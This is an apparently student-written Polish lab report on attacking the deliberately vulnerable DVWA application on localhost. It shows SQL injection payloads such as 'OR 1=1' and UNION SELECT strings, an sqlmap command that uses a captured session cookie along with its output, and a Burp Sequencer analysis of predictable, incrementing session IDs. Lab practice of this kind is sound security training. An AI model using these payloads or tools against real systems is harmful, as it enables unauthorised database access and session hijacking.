
Poziom: Medium


Zmieniłam w kodzie strony z metody POST na GET i po wybraniu USER ID dostałam taki link po wejściu: http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#




Po wybraniu kolejnych User ID otrzymuję wszystkie ich dane












Ale żeby wyciągnąć wszystkie na raz skorzystałam z burpa. Natomiast nie chciał działać ' or 1 ='1, pokazywało błąd




Więc poszukałam innej formy zapisu i znalazłam 1 OR 1=1#, zmieniłam zapis w burpie i wyświetliłam wszystkich użytkowników






Poziom: High

Tutaj to nic nie robiąc mogę dowiedzieć się wszystkich danych wpisując odpowiedni numer User ID.



Wykorzystałam, więc sqlmap wcześniej kradnąc ciasteczko za pomocą burpa.





```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "localhost/DVWA/vulnerabilities/sqli/session-input.php" --cookie="HPSESSID=pjcf094hprj
lqnpk15c2n6ghnm; BEEFHOOK=NVGsTNp5HKZjpYNJAw3zN01ztYisroDB0vvbUJaL4rESNeOaI1JtUST4BiHtaJ2b8PS5NuEZzF
Am9mzy;secuirty=high" --forms --crawl=2

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
 It is the end user's responsibility to obey all applicable local, state and federal laws. Developer
s assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:02:12 /2024-05-13/

do you want to check for the existence of site's sitemap(.xml) [y/N] y
[16:02:14] [WARNING] 'sitemap.xml' not found
[16:02:14] [INFO] starting crawler for target URL 'http://localhost/DVWA/vulnerabilities/sqli/sessio
n-input.php'
[16:02:14] [INFO] searching for links with depth 1
[16:02:14] [INFO] 1/2 links visited (50%)
got a 302 redirect to 'http://localhost/DVWA/login.php'. Do you want to follow? [Y/n] y
[16:02:15] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[16:02:21] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other
 tools [y/N] y
[16:02:25] [INFO] writing crawling results to a temporary file '/tmp/sqlmap_0w5f60244031/sqlmapcrawl
er-a_bo35vw.csv'
[1/1] Form:
POST http://localhost/DVWA/login.php
Cookie: HPSESSID=pjcf094hprjlqnpk15c2n6ghnm; BEEFHOOK=NVGsTNp5HKZjpYNJAw3zN01ztYisroDB0vvbUJaL4rESNe
OaI1JtUST4BiHtaJ2b8PS5NuEZzFAm9mzy;secuirty=high
POST data: username=&password=&Login=Login&user_token=46a8c68daef700b4e1b7e409c43ca259
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: username=&password=&Login=Login&user_token=46a8c68daef700b4e1b7e409c43ca259
] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] y
POST parameter 'user_token' appears to hold anti-CSRF token. Do you want sqlmap to automatically upd
ate it in further requests? [y/N] y
```

Aby dostać informację, żeby przetestować opcje UNION - "it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]"

Więc zaczęłam kombinować z UNION i wpisałam: 1' OR 1=1 UNION SELECT 1,DATABASE() #

i wyszło







WEAK SEASION ID

Poziom: Low


Skorzystałam z burpa, aby wychwytać żądanie i przesłałam do sequencera, który służy do analizy jakości losowości generowanych przez aplikację ciągach danych, m.in. tokeny CRSF i hasła. Ocenia on losowość ciągów danych, próbuje zidentyfikować wzorce oraz na końcu generuje raport.



Rozpoczęcie analizy:




Analiza wskazała brak losowości używanych ciągów danych.



Który określił że poziom tworzenia sesji nie jest przypadkowa, więc zapewne występuje sekwencja.

Przesłałam do Repeter, która umożliwia ponowne wysyłanie pojedynczych żądań http na serwer.




Generując nowe zapytania okazało się, że sesje rosną o +1


```
5 Cache-Control: no-cache, must-revali
6 Pragma: no-cache
7 Set-Cookie: dvwaSession=20020
8 Vary: Accept-Encoding
```

